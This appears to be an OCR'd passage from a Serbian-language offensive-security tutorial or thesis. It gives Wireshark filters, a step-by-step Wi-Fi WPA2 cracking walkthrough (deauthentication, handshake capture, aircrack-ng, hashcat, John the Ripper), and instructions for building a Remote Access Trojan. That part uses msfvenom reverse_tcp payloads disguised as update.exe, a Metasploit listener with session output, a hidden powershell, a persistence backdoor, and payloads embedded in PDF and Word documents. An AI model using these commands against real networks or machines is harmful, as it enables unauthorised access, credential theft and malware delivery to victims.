
Wireshark је софтвер за анализирање пакета који је отвореног кода и бесплатан за употребу. Може се употребљавати за проналажење и отклањање грешака у мрежи и за лов на злонамерне активности. Сваки бит информације који пролази кроз мрежу може бити ухваћен и отпремљен на одабрану локацију. Затим је могуће анализирати инфорамцију и употребом филтера смањити претрагу.

Када се покрене Wireshark, појављује се прозор у коме се налазе мрежни интерфејси.



Слика 2.15. Wireshark

Потребно је одабрати мрежни интерфејс на коме ће се радити анализирање пакета. Када се одабере мрежни интерфејс, притиском на дугме у облику плавог ајкулиног пераја у горњем левом углу или двокликом на мрежн интерфејс појављују се информације о мрежним пакетитма. Притиском на црвени квадрат зауставља се скенирање пакета.



Слика 2.16. Информације о мрежним пакетима

Ова команда ће приказати само пакете који садрже одабране IP адресе. То може бити изворна или одредишна IP адреса:

```
ip.addr==192.168.1.10
```

Ова команда ће приказати комуникацију између две IP адресе, која може бити из правца изворишта или одредишта:

```
ip.addr==192.168.1.10 && ip.addr==192.168.10.11
```

Претрага на основу унетог протокола:

```
Dns or http
```

Приказивање TCP пакета који пролазе кроз наведени број порта:

```
tcp.port==22
```

Ова команда ће приказати директну комуникацију између изворишне IP адресе и одредишне IP адресе:

```
ip.src==192.168.1.10 and ip.dst==192.168.1.11
```

Навођење протокола који се неће приказивати у резултату:

```
!(arp or dns or icmp)
```

Претрага текста за сваки TCP или UDP пакет:

```
tcp contains google

udp contains google
```

Ова команда проверава број надолазећих SYN конекција:

```
tcp.flags.syn == 1
```

3. РАЗБИЈАЊЕ WI-FI ШИФРЕ

Добар начин за проверу рањивости бежичне мреже на нападе је хаковање сопствене бежичне мреже. За разбијање шифре може се применити напад грубом силом да би се добио хеш (енгл. *hash*) и напад употребом листе са шифрама који се још назива и напад речником. Након тога ће се покренути хеш наспрам листе са шифрама која постоји на систему или се може покренути кроз листе са шифрама које су доступне на интернету. Кали Линукс (енгл. *Kali Linux*) поседује неколико листи са шифрама које су уграђене у ову дистрибуцију. Ове листе са шифрама могу да се пронађу на следећој путањи: `/usr/share/wordlists.`

Важно је разумети да постоји многи различити начини и алати за добијање Wi-Fi шифре. Aircrack-ng покрива срж целог процеса Wi-Fi разбијања. То је алат заснован на командној линији који ће омогућити дубље разумевање како се Wi-Fi шифре хватају и разбијају.

3.1. Приступ

Нападом грубом силом покушава се што је више комбинација могуће са намером да се пронађе права комбинација и разбије шифра. То може да се замисли као покушај да се отворе врата са шифром која немају браву а није познато колико цифара чине код за приступ. То би било исцрпљујуће радити, али са нападима грубом силом овај процес је аутоматизован. Само је потребно доста времена да би се завршило. Нападом употребом листе са шифрама за разбијање шифре користи се листа са шифрама са намером да се у тој листи налази одговарајућа шифра.

3.2. Захтеви

Неопходан је Wi-Fi адаптер који има могућност убацивања пакета. Неколико сетова електронских компоненти који ће добро радити су:

- Atheros AR9271
- Ralink RT3070
- Ralink RT3572
- Realtek 8187L

Најчешћи USB адаптери за компатабилним сетом електронских компоненти су:

- Alfa AWUS036NH
- Alfa AWUS036NEH
- Panda PAU05

Потребна је и Wi-Fi мрежа која се напада. То може бити TP-Link рутер или неки други рутер за кућну употребу.

3.3. Убацивање пакета

Лажирање пакета је чест начин за објашњавање убацивања пакета. Убацивање пакета је начин на који хакери покушавају да прекину или пресретну пакете од већ успостављене мрежне конекције. Начин на који то раде јесте убацивањем њихових сопствених пакета у ток података. Пакети које је хакер убацио ће се појавити као нормални пакети. Убацивање пакете се највише користи у нападима ускраћивањем услуге (енгл. *denial-of-services, DoS*) и човек-у-средини (енгл. *man-in-the-middle*) нападима.

Aircrack-ng склоп алата је осмишљен за спровођење процене безбедности бежичне мреже. Алат се концентрише на различите компоненте безбедности бежичне мреже.

Прва компонента је надгледање мрежног саобраћаја. Стављањем мрежног адаптера у мод за надгледање ће бележити сав мрежни саобраћај у домету који подржава адаптер. Након тога ће писати податке у текстуални фајл (`cap` фајл) за даљу анализу. Алат у `aircrack-ng` склопу који се користи за надгледање је `airmon-ng`. Овај алат се користи за пребацивање контролера бежичног интерфејса у мод за надгледање. Мод за надгледање онемогућава филтрирање на физичком слоју OSI модела. То омогућава да буде ухваћено све што бежични адаптер може да покупи. Најчешће бежичне картице виде и добијају мрежни саобраћај који је само њима намењен. То се ради коришћењем MAC адреса мрежног интерфејса.

Следећи алат у `aircrack-ng` склопу назива се `airodump-ng`. Овај алат омогућава приказивање свих доступних приступних тачака. Такође ће излистати BSSID (MAC адресе), њихове снаге, сигнале, број пакета података, тип енкрипције, тип аутентификације и ESSID.

Следећи алат назива се `airplay-ng.` Овај алат се користи за стварање саобраћаја у бежичној мрежи. Користи се за слање деаутентификационих пакета уређајима на мрежи. Шаљу се `deauth` пакети за деаутентификацију уређаја са мреже. Када уређаји покушају да се поново повежу, `airplay-ng` алат хвата TCP руковање, које се користи за аутентификацију. Када се руковање ухвати може се употребити за добијање шифре за бежичну мрежу.

Употреба овог склопа алата обезбеђује многе предности у заштити бежичне мреже од претњи.

3.4. Кораци за разбијање Wi-Fi шифре

Покретањем терминала и уношењем `airmon-ng` проверава се да ли је могуће видети бежични адаптер:


Слика 3.1. Провера бежичног адаптера

Уношењем `airmon-ng start wlan0` бежични мрежни адаптер се пребацује у мод за надгледање (интерфејс можда неће бити `wlan0`, већ неки други, због тога се прво проверава помоћу `airmon-ng`):

Слика 3.2. Пребацивање бежичног мрежног интерфејса у мод за надгледање

Уношењем команде `airmon-ng check kill` уклањају се сви процеси који ремете процес разбијања Wi-Fi шифре.

Уношењем `airdump-ng wlan0mon` приказује се информације о откривеним бежичним мрежама. Након тога лоцирати жељену приступну тачку:




Слика 3.3. Информације о откривеним бежичним мрежама

Након лоцирања жељене пристуне тачке, уношењем следеће команде указује се на приступну тачку и уређаје који су на њу повезани:

```
airodump-ng --bssid 90:9A:4A:B8:F3:FB -c 2 --write wpa wlan0mon
```

- `BSSID` је MAC адреса приступне тачке
- `-c` означава број канала на којем приступна тачка емитује сигнал
- `--write` означава име фајла у коме ће се сачувати хеш
- `wlan0mon` означава интерфејс



Слика 3.4. Указивање на одабрану приступну тачку

Након извршавања претходне команде отворити још један терминал и деаутентификовати клијенте са бежичне мреже. Оба терминала морају да остану отворена да би се ухватило TCP руковање.

Ова команда деаутентификује клијенте са бежичне мреже:

```
aireplay-ng --deauth 0 -a 90:9A:4A:B8:F3:FB wlan0mon
```

- `--deauth` означава број послатих пакета за деаутентификацију уређаја (уколико се употреби број 0 то ће значити да се неће зауставити број послатих пакета за деаутентификацију ка приступној тачки, `ctrl+c` зауставља слање пакета)
- `-a` означава приступну тачку

Додавањем опције `-c` и MAC адресе указиваало би се на само један уређај који је повезан на приступну тачку.


Слика 3.5. Деаутентификовање уређаја са бежичне мреже

Када клијент поново покуша да се повеже на мрежу TCP руковање ће бити ухваћено. Уношењем команде `sudo airmon-ng stop wlan0mon` зауставља се мод за надгледање саобраћаја.

Уношењем следеће команде може се отворити ухваћен фајл користећи Wireshark:

```
wireshark wpa.cap
```

`WPA Key Data` поље садржи информације за аутентификацију.



Слика 3.6. Анализирање ухваћеног пакета користећи Wireshark

3.5. Разбијање шифре употребом листе са шифрама

Овом командом се покреће разбијње шифре користећи `aircrack-ng`:

```
aircrack-ng wpa.cap -w /usr/share/wordlists/rockyou.txt
```

Слика 3.7. Разбијање шифре користећи листу са шифрама

Шифра Wi-Fi мреже која је дефинисана на рутеру је `hellohello`. Овако слаба шифра је коришћена у сврху демонстрације и лако је разбијена. Приликом покушаја да се разбије шифра користе се листе које садрже више милиона шифара, међу којима се налазе једноставне и слабе шифре и комплексније и јаче шифре.

3.6. Разбијање шифре користећи напад грубом силом

Разбијање WPA2 шифре користећи напад грубом силом могуће се извести употребом hashcat апликације. Фајл у коме се налази ухваћено TCP руковање је потребно конвертовати у формат који hashcat апликација може да користи. За конверзију унети следећу команду:

```
sudo /usr/share/hashcat-utils/cap2hccapx.bin wpa.cap wpa2.hccapx
```

Покретање разбијања шифре се покреће следећом командом:

```
hashcat -m 2500 -a 3 wpa2.hccapx ?l?l?l?l?l?l?l?l?l?l
```

- `-m 2500` се користи за WPA2 хеш
- `-a 3` представља напад грубом силом
- `?l?l?l?l?l?l?l?l?l?l` односи се на маску која се састоји од слова (10 слова у овом примеру)

Маска се може дефинисати и у другим облицима, облик `?d?d?d?d?d` представља маску која се састоји од пет цифара. Додатне опције, укључујући и опције за тип напада, тип хеша и облик маске, се могу проверити уношењем команде `hashcat -h` или `hashcat --help`.

3.7. John The Ripper

John The Ripper је врло ефикасан алат за разбијање шифре користећи напад речником. Користи текстуални фајл који садржи листу речи, шифрује их истим алгоритмом којим је добијена хеш вредност шифре коју покушава да разбије и на крају упоређује хеш вредности.

Следећом командом се позива John The Ripper и покреће разбијање шифре која је заштићена MD5 енкрипцијом:

```
john --format=raw-md5 -w=/usr/share/wordlists/rockyou.txt
/home/kali/hash.txt
```

```
┌──(kali㉿kali)-[~]
└─$ john --format=raw-md5 -w=/usr/share/wordlists/rockyou.txt /home/kali/hash.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4×3])
Remaining 1 password hash
Press 'q' or Ctrl-C to abort, almost any other key for status
hello1234        (?)
1g 0:00:00:00 DONE (2022-01-16 10:56) 100.0g/s 1459Kp/s 1459Kc/s 1459KC/s nathan2..cherub
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Слика 3.8. John The Ripper

4. ТРОЈАНАЦ УДАЉЕНОГ ПРИСТУПА

Тројанац удаљеног приступа (енгл. *Remote Access Trojan*) се може дефинисати као програм који обезбеђује добијање неауторизованог приступа жртвином рачунару. Тројанац удаљеног приступа често имитира понашање програма који бележи откуцаје на тастатури (енгл. *key logger*) дозвољавајући аутоматизовано сакупљање откуцаја на тастатури, корисничких имена, лозинки, снимака екрана, историју претраживања на интернету и електронске поште. Већина тројанаца удаљеног приступа су осмишљени да делују са командом и контролним сервером. Команда и контролни сервер се користе за удаљену комуникацију са инфицираним уређајем. Нападач може да шаље команде и добијене податке искористи за извођење DDoS напада. Инфицирани уређаји који се удаљено контролишу представљају ботове, док се групе инфицираних уређаја називају ботнет (енгл. botnet).

Хакери често праве злонамерне главне терете и преруше их као линк електронске поште. Лажни линкови електронске поше су један он најчешћих начина употребе трајанаца удаљеног приступа. Тројанци удаљеног приступа могу бити и скривени унутар .exe фајлова и стављени на USB као фајл под именом системски подаци. Када се фајл отвори, главни терет се активира и тада нападач може да оштети мрежу и постави задња врата за поновни приступ. Тројанци удаљеног приступа омогућавају првобитни приступ и највише се користе за припрему сложенијих фаза напада. Када хакер добије приступ жртвином уређају, покушаће да постави задња врата до жртвиног уређаја да би могао да одржи сесију коју је тројанац удаљеног приступа остварио. Ако се задња врата не поставе, сесија ће се завршити када је жртвин уређај рестартован.

Задња врата нису увек неопходна. Уколико се не користе задња врата, траг који хакер оставља је мањи. Уколико је хакер урадио одговарајуће извиђање, знаће у које време да нападне мету. Када се тројанац удаљеног приступа активира на жртвином уређају, хакер може брзо да преузме пронађене фајлове.

Један од чешћих главних терета тројанаца удаљеног приступа је супротан TCP главни терет. Овакав главни терет успоставља супротну TCP конекцију која омогућава хакеру да преузме контролу над командним терминалом на жртвином уређају. Када добије приступ главном терминалу, може да искористи разне злонамерне опције да појача напад. У зависности од циља, могу да преузму читаве директоријуме или појединачне фајлове. Могу и послати фајлове и додатне главне терете за још разорнији напад.

Важно је разумети како тројанац удаљеног приступа ради и знати начине на које се испоручује из разлога што ће то помоћи за стварање боље одбране мреже.

Тројанац удаљеног приступа се може направити користећи `msfvenom`. Доступне опције и синтаксу за овај алат је могуће проверити уношењем команде `msfvenom -h` у терминалу.

Следећи изрази се често користе и добро је запамтити их и разумети шта значе:

- Exploit: Експлоатација/искоришћавање: означава начин на који нападач користиману у систему, апликацији или сервису.
- Payload: Главни терет је злонамерни код који се покреће на удаљеном систему.
- Shellcode: Код љуске означава скуп инструкција искоришћених као главни терет када настане експлоатација.
- Modules: Модули су пакети који могу да покрену експлоатацију и скенирају удаљене системе.
- Listener (LHOST): Ослушкивач означава Metasploit компоненту која чега надолазећу конекцију након што је систем експлоатисан. Представља IP адресу машине са које се покреће напад.
- Receiver (RHOST): Пријемник означава угрожени систем који чега инструкције од машине са које је покренут напад након што је систем експлоатисан. Представља IP адресу машине која се напада.

4.1. Кораци за прављење тројанца удаљеног приступа

Прављење извршног кода љуске користећи `msfvenom` састоји се од неколико корака, као што су избор главног терета, постављање IP адресе ослушкивача, постављање броја порта, архитектура система мете, оперативни систем мете и технику изласка. Следећи корак је постављање и покретање ослушкивача однсно управљача, на тај начин једном када жртва покрене извржни фајл онда се може успоставити конекција. Након што жртва покрене извршни фајл, могуће је извршити команде на удаљеном систему.

Ова команда прави главни терет након уласка у `msfconsole`:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.10
LPORT=1122 -f exe > /home/kali/Desktop/update.exe
```

Уношењем наведене команде прави се глацни терет за експлоатацију Windows оперативног система. Одабир главног терета се постиже коришћењем опције `-p.` Када се активира главни терет, успоставља се супоротна TCP конекција и прави се сесија на одабраном локалном порту означеним са `LPORT`. `LHOST` је локални крајњи уређај који ослушкује и којег ће жртвин уређај позвати кад се активира тројанац удаљеног приступа. За постављање локалног крајњег уређаја, потребно је пронаћи IP адресу уређаја са којег се покреће напад. Уношењем команде `ip address` у терминалу проналази се IP адреса. Након тога, потребно је поставити `LPORT` који се односи на порт на коме ће супротна TCP сесија бити успостављена. У овом примеру, `LPORT` је посстављен на `1122`. Број локалног порта може бити неки други број.

Уколико се дода опција `-a` наводи се x64 или x86 архитектура која се односи на 64-битну или 32-битну архитектуру. Подразумевана вредност је x86. Ако се одабере 64-битна архитектура, главни терет је неопходно поставити у облику `-p windows/x64/meterpreter/reverse_tcp`. Део команде који садржи `-f exe` наводи тип екстензије фајла који се прави. Коначним делом команде `> /home/kali/Desktop/update.exe` наводи се локација где ће се сачувати фајл. Могуће је користити и опцију `-o` уместо `>`.

Следећи корак је постављање и покретање ослушкивача користећи `multi/handler` модул. Ослушкивач се поставља и подешава помоћу `msfconsole`. Отворити терминал и унети `msfconsole` команду.

Коришћење `multi/handler` модула се постиже уношењем следеће команде:

```
use exploit/multi/handler
```

Следећом командом се поставља главни терет:

```
set payload windows/meterpreter/reverse_tcp
```

Уколико је одабрана 64-битна архитектура главни терет се поставља следећом командом:

```
set payload windows/x64/meterpreter/reverse_tcp
```


Следеће је потребно поставити `LHOST` и `LPORT` и постарати се да буду исти они који су постављени приликом прављења главног терета. Постављене опције се могу проверити уношењем команде `show options`. Следећим командама се постављају `LHOST` и `LPORT`:

```
set lhost 192.168.1.10

set lport 1122
```

Уношењем команде `run` или `exploit` покреће се сесија. У терминалу се појављује обавештење о покренутој сесији:

```
Started reverse tcp handler on 192.168.1.10:1122
```

Након постављања ослушкивача, потребно је пребацити `update.exe` фајл са главним теретом на жртвин рачунар. Пребацивање злонамерног програма на жртвин рачунар је могуће на више начина, међу којима су најефикаснији слање путем електронске поште, путем USB уређаја, уграђивање злонамерног програма у документ или кад жртва посети злонамерни сајт и преузме фајл. У овом примеру је злонамерним програм пребачен на удаљени рачунар путем USB уређаја.



Слика 4.1. Злонамерни програм пребачен на удељени систем

Када се злонамерни програм покрене на удаљеном систему, отвара се `meterpreter` sesija.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.1.10
lhost ⇒ 192.168.1.10
msf6 exploit(multi/handler) > set lport 1122
lport ⇒ 1122
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.10:1122
[*] Sending stage (175174 bytes) to 192.168.1.2
[*] Meterpreter session 1 opened (192.168.1.10:1122 → 192.168.1.2:49158 ) at 2022-02-06 14:08:34 -0500

meterpreter >
```

Слика 4.2. Успостављање meterpreter сесије

Уношењем `?` приказују се доступне команде. Команда `sysinfo` приказује информације о удаљеном систему. Уношењем следеће команде покреће се powershell:

```
execute -f powershell.exe -i -H
```

Опцијом `-i` обезбеђује се интеракција са процесом а опцијом `-H` се сакрива процес тако што се powershell покреће у позадини.


Слика 4.3. Извршавање команди на удаљеном систему

4.2. Постављање задњих врата

Након успостављене `meterpreter` сесије, постављање задњих врата омогућава одржавање сесије и након рестартовања удаљеног рачунара:


```
run persistence -X -i 10 -r 192.168.1.10 -p 1122
```

Опција `-X` омогућава аутоматско покретање сесије када се удаљени систем укључи, опција `-i` представља интервал у секундама између покушаја за успостављање конекције, опција `-r` се односи на IP адресу система на којем је покренут `Metasploit`, `-p` означава број порта на којем ослушкује систем на коме је покренут `Metasploit`. Додатне опције су доступне уношењем команде `run persistence -h`.



Слика 4.4. Постављање задњих врата

Задња врата се одржавају аутоматским покретањем скрипте након подизања оперативног система удаљеног рачунара. Скрипта је лоцирана на путањи `C:\Users\ADMIN~1\AppData\Local\Temp\NkWpdzxqJ.vbs` где се `NkWpdzxqJ.vbs` односи на назив скрипте. Регистар који је додат у `HKEY_LOCAL_MACHINE` омогућава аутоматско покретање скрипте.



Слика 4.5. Аутоматско покретање скрипте на угроженом рачунару

4.3. Везивање тројанца удаљеног приступа у документ

Користећи Metasploit могуће је везати главни терет са PDF фајлом или MS WORD документом. Следећим командама након уласка у `msfconsole` поставља се главни терет у PDF фајл и успосставља супротна TCP конекција:

```
use exploit/windows/fileformat/adobe_pdf_embedded_exe

set payload windows/meterpreter/reverse_tcp

set FILENAME ZTEModenManual.pdf

set LHOST 192.168.1.10

exploit
```

Уношењем следеће команде приказују се доступне експлоатације Adobe PDF фајла:

```
search type:exploit platform:windows adobe pdf
```

Командом `show info` приказују се инфорамције о врсти напада.

Следећи корак је постављање ослушкивача:

```
use exploit/multi/handler

set payload windows/meterpretere/reverse_tcp

set lhost 192.168.1.10

set lport 2425
```

Уношењем следећих команди након уласка у `msfconsole` поставља се главни терет у MS WORD документ:

```
use exploit/windows/fileformat/ms10_087_rtf_pfragments_bof
```

```
